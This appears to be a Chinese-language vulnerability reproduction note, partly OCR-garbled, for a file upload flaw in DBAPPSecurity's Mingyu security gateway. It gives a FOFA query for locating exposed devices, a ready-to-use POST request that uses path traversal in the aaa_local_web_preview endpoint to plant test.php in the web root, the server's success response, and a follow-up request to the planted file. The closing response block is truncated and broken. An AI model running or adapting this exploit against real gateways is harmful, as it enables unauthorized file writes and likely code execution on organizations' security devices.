
A4-4安恒-明御安全网关-文件上传

漏洞描述：

安恒明御安全网关是一个网络安全产品，由安恒信息技术股份有限公司开发和提供。它是一个综合性的安全管理平台，用于保护企业网络免受各种网络威胁的攻击。该产品aaa_local_web_preview端点存在文件上传漏洞。

网站图片：



网络测绘：

fofa语法：


fofa：title=="明御安全网关"

漏洞复现：

payload：

```
POST /webui/?g=aaa_local_web_preview&name=123&read=0&suffix=/../../../test.php HTTP/1.1
Host: x.x.x.x
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: multipart/form-data; boundary=849978f98abe41119122148e4aa65b1a
Accept-Encoding: gzip
Content-Length: 200

--849978f98abe41119122148e4aa65b1a
Content-Disposition: form-data; name="123"; filename="test.php"
Content-Type: text/plain

test
--849978f98abe41119122148e4aa65b1a--
```


效果图:



```
POST /webui/?g=aaa_local_web_preview&
name=123&read=0&suffix=/../../../test.php
HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel
Mac OS X 10_14_3) AppleWebKit/605.1.15
(KHTML, like Gecko) Version/12.0.3 Safari/
605.1.15
Content-Type: multipart/form-data;
boundary=849978f98abe41119122148e4aa65b1a
Accept-Encoding: gzip
Content-Length: 200

--849978f98abe41119122148e4aa65b1a
Content-Disposition: form-data; name="123";
filename="test.php"
Content-Type: text/plain

test
--849978f98abe41119122148e4aa65b1a--
```

```
HTTP/1.1 200 OK
Set-Cookie:
USGSESSID=5d2aa7729560fc5ad72d6f9b9ee4d6fc; path=/;
HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Cache-control: private
P3P: CP="IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVDi
CONi HIS OUR IND CNT"
Content-Type: text/html; charset=utf-8
Date: Wed, 19 Jun 2024 04:26:59 GMT
Server: lighttpd/1.4.39
Content-Length: 35

�{error: '123', msg: 'success' }
```

success即代表上传成功，访问/test.php



```
POST /test.php HTTP/1.1
Host [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.
15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: multipart/form-data; boundary=849978f98abe41119122148e4aa65b1a
Accept-Encoding: gzip
Content-Length: 200
```

```
HTTP/1.1
Set-Cook
HttpOnly
Expires:
Pragma:
Cache-co
P3P: CP=
CNT"
Content-
Date: Th
Server:
Content-
```